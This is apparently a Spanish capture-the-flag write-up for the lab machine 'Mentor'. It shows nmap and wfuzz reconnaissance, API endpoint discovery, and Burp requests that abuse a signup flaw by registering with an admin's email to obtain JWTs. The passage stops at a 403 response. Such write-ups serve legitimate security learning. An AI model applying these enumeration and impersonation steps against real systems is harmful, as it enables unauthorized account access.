

Mentor

Máquina: Mentor

IP: 10.129.111.177

1. Reconocimiento inicial y escaneo de puertos

1.1. Escaneo TCP de todos los puertos

Realizamos un escaneo de puertos exhaustivo con `nmap` para identificar puertos abiertos en el protocolo TCP.

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos.
- `-sS` : Realiza un TCP SYN Scan (sigiloso, no completa la conexión).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el proceso.
- `-Pn` : Omite el descubrimiento de host (ping), asumiendo que el host está activo.
- `-n` : Desactiva la resolución DNS para evitar retrasos.
- `-vv` : Aumenta la verbosidad para ver los puertos a medida que se descubren.
- `-oG scanPort` : Guarda la salida en formato "grepable" en el archivo `scanPort`.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.111.177 -vv -oG scanPort
```

Resultado:

```
Nmap scan report for 10.129.111.177
Host is up, received user-set (0.043s latency).
Scanned at 2026-02-05 17:58:46 CET for 12s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
```

1.2. Escaneo de servicios y versiones

Lanzamos un escaneo específico contra los puertos detectados (22 y 80) para obtener más información sobre los servicios que corren en ellos.

- `-p22,80` : Define los puertos objetivo.

- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de servicios).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV` .

```
nmap -p22,80 -sCV 10.129.111.177 -oN scanV
```

Resultado:

```
Nmap scan report for 10.129.111.177
Host is up (0.042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c7:3b:fc:3c:f9:ce:ee:8b:48:18:d5:d1:af:8e:c2:bb (ECDSA)
|_  256 44:40:08:4c:0e:cb:d4:f1:8e:7e:ed:a8:5c:68:a4:f7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://mentorquotes.htb/
Service Info: Host: mentorquotes.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

1.3. Identificación del Sistema Operativo

Analizamos la cabecera del servicio SSH reportada por nmap para inferir la distribución de Linux.

OpenSSH 8.9p1 Ubuntu 3 launchpad corresponde a:

Resultado: Ubuntu Jammy

1.4. Configuración de resolución de nombres

El escaneo de nmap reveló una redirección a un dominio. Añadimos esta entrada a nuestro archivo local `/etc/hosts` para poder navegar correctamente.

```
echo "10.129.111.177 mentorquotes.htb" >> /etc/hosts
```

2. Enumeración Web (Puerto 80)

2.1. Identificación de tecnologías web

Utilizamos `whatweb` para identificar las tecnologías que utiliza el sitio web principal.

```
whatweb http://mentorquotes.htb
```

Resultado:

```
http://mentorquotes.htb/ [200 OK] Country[RESERVED][ZZ], HTML5,  
HTTPServer[Werkzeug/2.0.3 Python/3.6.9], IP[10.129.111.177], Python[3.6.9],  
Title[MentorQuotes], Werkzeug[2.0.3]`  
Fuzzing de directorios y archivos inicial con nmap: `nmap -p80 --script  
http-enum 10.129.111.177
```

2.2. Fuzzing inicial con scripts de Nmap


Ejecutamos el script `http-enum` de nmap para intentar enumerar directorios comunes de forma rápida.

```
nmap -p80 --script http-enum 10.129.111.177
```

Resultado: No se encuentra nada interesante.

2.3. Análisis manual

Navegamos manualmente por la web. Vemos unas frases motivacionales, pero no parece haber funcionalidad crítica expuesta.



2.4. Fuzzing exhaustivo de directorios y archivos

Utilizamos `wfuzz` para buscar directorios ocultos en el dominio principal utilizando un diccionario estándar.

- `-c` : Salida con colores.
- `--hc=404` : Oculta las respuestas con código de estado 404 (Not Found).
- `-t 200` : Utiliza 200 hilos para mayor velocidad.
- `-w ...` : Especifica la lista de palabras (wordlist).
- `"http://mentorquotes.htb/FUZZ"` : URL objetivo donde `FUZZ` será reemplazado por cada palabra del diccionario.

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt  
"http://mentorquotes.htb/FUZZ"
```

Resultado: No encontramos nada relevante

2.5. Enumeración de subdominios

Procedemos a buscar subdominios (Virtual Host Fuzzing) ya que no encontramos directorios. Modificamos la cabecera `Host`.

- `--hc=302` : Ocultamos las redirecciones 302 si las hubiera, aunque aquí es crucial filtrar lo que no existe o lo que difiere del tamaño base.
- `-H "Host: FUZZ.mentorquotes.htb"` : Inyectamos el payload en el subdominio de la cabecera `Host`.

```
wfuzz -c --hc=302 -t 200 -w  
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
-H "Host: FUZZ.mentorquotes.htb" http://mentorquotes.htb
```

Resultado:

```
000000051: 404 0 L 2 W 22 Ch "api"
```

Añadimos el nuevo subdominio encontrado al `/etc/hosts`.

3. Enumeración de API (api.mentorquotes.htb)

3.1. Análisis de tecnologías del subdominio

Comprobamos las tecnologías específicas del subdominio API.


```
whatweb api.mentorquotes.htb
```

Resultado:

```
http://api.mentorquotes.htb [404 Not Found] Country[RESERVED][ZZ],  
HTTPServer[uvicorn], IP[10.129.111.177]
```

3.2. Análisis manual de la API

Al acceder vía navegador, recibimos una respuesta JSON indicando "Not Found".



3.3. Fuzzing de endpoints en la API

Buscamos endpoints válidos dentro de la API utilizando `wfuzz`.


```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-  
Content/DirBuster-2007_directory-list-2.3-medium.txt  
"http://api.mentorquotes.htb/FUZZ"
```

Resultado:

000000090:	200	30 L	62 W	969 Ch	"docs"
000000202:	307	0 L	0 W	0 Ch	"users"
000010386:	200	27 L	52 W	772 Ch	"redoc"
000000687:	307	0 L	0 W	0 Ch	"quotes"
000000259:	307	0 L	0 W	0 Ch	"admin"

3.4. Exploración de documentación

Accedemos a `http://api.mentorquotes.htb/docs`, el cual suele exponer documentación Swagger/OpenAPI, revelando los endpoints disponibles y sus métodos.




4. Explotación de la API

4.1. Registro de usuario (Signup)

Para interactuar con la API, usamos Burp Suite. Primero intentamos registrar un usuario usando el endpoint `POST /auth/signup` identificado en la documentación.

Body:

```
{  
  "email": "x224@mentorquotes.htb",  
  "username": "x224",  
  "password": "1234test"  
}
```




4.2. Inicio de sesión (Login)

Utilizamos el endpoint de login con las credenciales recién creadas para obtener un token de acceso.

Resultado, obtenemos un JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IngyMjZlZS6IngYmJQ0IiwiaWZlbnRvcnF1b3Rlcyc5odGIifQ.usaaAjVHK8r4zqNL8itNIOUYA6dytIVTLwLLpLziX4
```



4.3. Intento de enumeración de usuarios

Probamos el endpoint `/users` añadiendo la cabecera `Authorization` con el JWT obtenido.

Header:

Authorization:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IngyMjZlZS6IngYmJQ0IiwiaWZlbnRvcnF1b3Rlcyc5odGIifQ.usaaAjVHK8r4zqNL8itNIOUYA6dytIVTLwLLpLziX4
```

Resultado: "Only admin users can access this resource"

Request	Response
<pre> 1 GET /users/ HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Connection: keep-alive 9 Priority: u=0 10 Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IngyMDIiwiaWwiOiJ4MjI0Q0I1bnRvcnFlb3RlcysodGUiOiQ0.usaaAJVHK8r4zqNL8itNI0UYA6dytIVTLwLpLziX4 11 12 </pre>	<pre> 1 HTTP/1.1 403 Forbidden 2 Date: Thu, 05 Feb 2026 17:54:25 GMT 3 Server: uvicorn 4 content-length: 54 5 content-type: application/json 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 { 10 "detail": "Only admin users can access this resource" 11 } </pre>

4.4. Descubrimiento de usuarios válidos (Validación de correo)

En la página principal habíamos visto un correo `james@mentorquotes.htb`. Intentamos registrarnos con ese correo para ver cómo responde la API.

```

{
  "email": "james@mentorquotes.htb",
  "username": "james",
  "password": "1234test"
}

```

Request	Response
<pre> 1 POST /auth/signup HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Content-Type: application/json 9 Content-Length: 88 10 Origin: http://api.mentorquotes.htb 11 Connection: keep-alive 12 Priority: u=0 13 14 { 15 "email": "james@mentorquotes.htb", 16 "username": "james", 17 "password": "1234test" 18 } </pre>	<pre> 1 HTTP/1.1 424 Failed Dependency 2 Date: Thu, 05 Feb 2026 18:02:07 GMT 3 Server: uvicorn 4 content-length: 34 5 content-type: application/json 6 access-control-allow-origin: * 7 access-control-allow-credentials: true 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { 12 "detail": "User already exists!" 13 } </pre>

El sistema rechaza el registro, confirmando que el usuario ya existe.

4.5. Registro con evasión de validación

Probamos si la validación es estricta en ambos campos o solo en el email. Cambiamos el correo a uno inexistente (`papito@mentorquotes.htb`) pero intentamos mantener el username `james`.

```

{
  "email": "papito@mentorquotes.htb",
  "username": "james",
  "password": "1234test"
}

```


Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /auth/signup HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Content-Type: application/json 9 Content-Length: 89 10 Origin: http://api.mentorquotes.htb 11 Connection: keep-alive 12 Priority: u=0 13 14 { 15 "email": "papito@mentorquotes.htb", 16 "username": "james", 17 "password": "1234test" 18 }</pre>		<pre> 1 HTTP/1.1 201 Created 2 Date: Thu, 05 Feb 2026 18:04:09 GMT 3 Server: uvicorn 4 content-length: 61 5 content-type: application/json 6 access-control-allow-origin: * 7 access-control-allow-credentials: true 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { 12 "id": 5, 13 "email": "papito@mentorquotes.htb", 14 "username": "james" 15 }</pre>			

Parece que nos hemos registrado correctamente y obtenemos el ID: 5.

4.6. Login con usuario 'james' duplicado

Probamos loguearnos con este nuevo usuario.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /auth/login HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Content-Type: application/json 9 Content-Length: 89 10 Origin: http://api.mentorquotes.htb 11 Connection: keep-alive 12 Priority: u=0 13 14 { 15 "email": "papito@mentorquotes.htb", 16 "username": "james", 17 "password": "1234test" 18 }</pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 05 Feb 2026 18:05:07 GMT 3 Server: uvicorn 4 content-length: 155 5 content-type: application/json 6 access-control-allow-origin: * 7 access-control-allow-credentials: true 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJwYXBpdG9AbWVudG9ycXVvdGVzLmh0YiJ9.4QpHdVKTqcUcl335tvv7z709CXV5TtnKZKxl_j_WjxM"</pre>			

Resultado, obtenemos otro JWT.

"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJwYXBpdG9AbWVudG9ycXVvdGVzLmh0YiJ9.4QpHdVKTqcUcl335tvv7z709CXV5TtnKZKxl_j_WjxM"

4.7. Segundo intento de enumeración de usuarios

Probamos listar los usuarios nuevamente con el nuevo token, esperando que el nombre de usuario james tenga privilegios.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /users/ HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Connection: keep-alive 9 Priority: u=0 10 Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWwiOiJwYXBpdG9AbWVudG9ycXVvdGVzLmh0YiJ9.4QpHdVKTqcUcl335tvv7z709CXV5TtnKZKxl_j_WjxM 11 12</pre>		<pre> 1 HTTP/1.1 403 Forbidden 2 Date: Thu, 05 Feb 2026 18:06:15 GMT 3 Server: uvicorn 4 content-length: 54 5 content-type: application/json 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 { 10 "detail": "Only admin users can access this resource" 11 }</pre>			

Pero nos sigue poniendo: "Only admin users can access this resource"

4.8. Registro inverso (Username distinto, Email de James)

Probamos la combinación inversa: registrarnos con un nombre de usuario distinto (papito) pero usando el correo del administrador james@mentorquotes.htb .

Request		Response			
Pretty	Raw	Hex	Render		
<pre>1 POST /auth/signup HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Content-Type: application/json 9 Content-Length: 89 10 Origin: http://api.mentorquotes.htb 11 Connection: keep-alive 12 Priority: u=0 13 14 { 15 "email": "james@mentorquotes.htb", 16 "username": "papito", 17 "password": "1234test" 18 }</pre>		<pre>1 HTTP/1.1 201 Created 2 Date: Thu, 05 Feb 2026 18:07:37 GMT 3 Server: uvicorn 4 content-length: 61 5 content-type: application/json 6 access-control-allow-origin: * 7 access-control-allow-credentials: true 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { 12 "id": 6, 13 "email": "james@mentorquotes.htb", 14 "username": "papito" 15 }</pre>			

Nos crea la cuenta exitosamente. Esto indica una vulnerabilidad en la lógica de registro.

4.9. Login con cuenta de correo suplantada

Nos logueamos con el usuario recién creado.

Request		Response			
Pretty	Raw	Hex	Render		
<pre>1 POST /auth/login HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Content-Type: application/json 9 Content-Length: 89 10 Origin: http://api.mentorquotes.htb 11 Connection: keep-alive 12 Priority: u=0 13 14 { 15 "email": "james@mentorquotes.htb", 16 "username": "papito", 17 "password": "1234test" 18 }</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 05 Feb 2026 18:08:15 GMT 3 Server: uvicorn 4 content-length: 155 5 content-type: application/json 6 access-control-allow-origin: * 7 access-control-allow-credentials: true 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 {"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBhcGl0byIsImVtYWlsIjoiamFtZXNAbWVudG9ycXVvdGVzLmh0YiJ9.e8g9a9UFgvNVdrsGw6I1f_jUOKZau23Gd7IA19boxRI"}</pre>			

Resultado, nos da otro

jwt: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBhcGl0byIsImVtYWlsIjoiamFtZXNAbWVudG9ycXVvdGVzLmh0YiJ9.e8g9a9UFgvNVdrsGw6I1f_jUOKZau23Gd7IA19boxRI"

4.10. Tercer intento de enumeración de usuarios

Probamos listar usuarios con el token asociado al email de James.

Request		Response			
Pretty	Raw	Hex	Render		
<pre>1 GET /users/ HTTP/1.1 2 Host: api.mentorquotes.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://api.mentorquotes.htb/docs 8 Connection: keep-alive 9 Priority: u=0 10 Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBhcGl0byIsImVtYWlsIjoiamFtZXNAbWVudG9ycXVvdGVzLmh0YiJ9.e8g9a9UFgvNVdrsGw6I1f_jUOKZau23Gd7IA19boxRI 11</pre>		<pre>1 HTTP/1.1 403 Forbidden 2 Date: Thu, 05 Feb 2026 18:09:03 GMT 3 Server: uvicorn 4 content-length: 54 5 content-type: application/json 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 9 { 10 "detail": "Only admin users can access this resource" 11 }</pre>			

